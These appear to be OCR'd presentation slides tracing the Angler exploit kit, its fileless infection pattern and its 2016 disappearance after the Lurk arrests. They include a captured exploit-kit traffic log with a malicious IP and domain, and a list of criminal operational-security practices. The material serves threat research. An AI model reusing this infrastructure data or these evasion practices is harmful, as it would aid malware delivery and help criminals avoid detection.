
indexm.htm pattern
use of bodiless/fileless payload
shared infrastructure

# Discussed by Kaffeine

## Angler EK : now capable of "fileless" infection (memory malware)

Matrix - Agent Jackson avoiding bullets

Few days ago I spotted a new pattern in some Angler EK threads :




```
200  HTTP  178.32.21.227  critizedthinque.mnselect.info:37702  /x4dmlbzovg.php                               97 208  text/html                 f9698523f1b8c272d67638acc83e
200  HTTP  178.32.21.227  critizedthinque.mnselect.info:37702  /x4dmlbzovg.php/count?b=1                          0  text/html                 No body
200  HTTP  178.32.21.227  critizedthinque.mnselect.info:37702  /4fypyf3lXGav0Hin0Odh7JTrcoJ3Swz4QHUB2jp1d...  389 660  application/octet-stream  46033713310a790a060770c
```

http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html

# Discussed by Kaffeine

L




XXX is Angler EK

Snipshot of MonterAV Affiliate

As I got many questions about an EK named XXX (that is said to be better than Angler ;) ) I decided to share some data here.

http://malware.dontneedcoffee.com/2015/12/xxx-is-angler-ek.html

# Talos Team analysis in 2016



THURSDAY, JULY 7, 2016

Connecting the Dots Reveals Crimeware Shake-up

*This Post Authored by Nick Biasini*

MAY

**LARGE ARREST** in Russia linked to Lurk banking trojan

JUNE

**NECURS BOTNET** disappears

**ANGLER EXPLOIT KIT** disappears


**DRIDEX & LOCKY** activity largely disappears

http://blog.talosintel.com/2016/07/lurk-crimeware-connections.html

# The group’s operational security (OPSEC)

We can learn from the video about the group’s operational security practices:

- Disposable phones
- Phone jammers
- long-distance wifi dongles



# Lurk Arrests (May 2016)

# Lurk, Carbanak, Anunak, Cobalt, Buhtrap, Odinaff

- So many buzzwords, Any relationship?

=]

Questions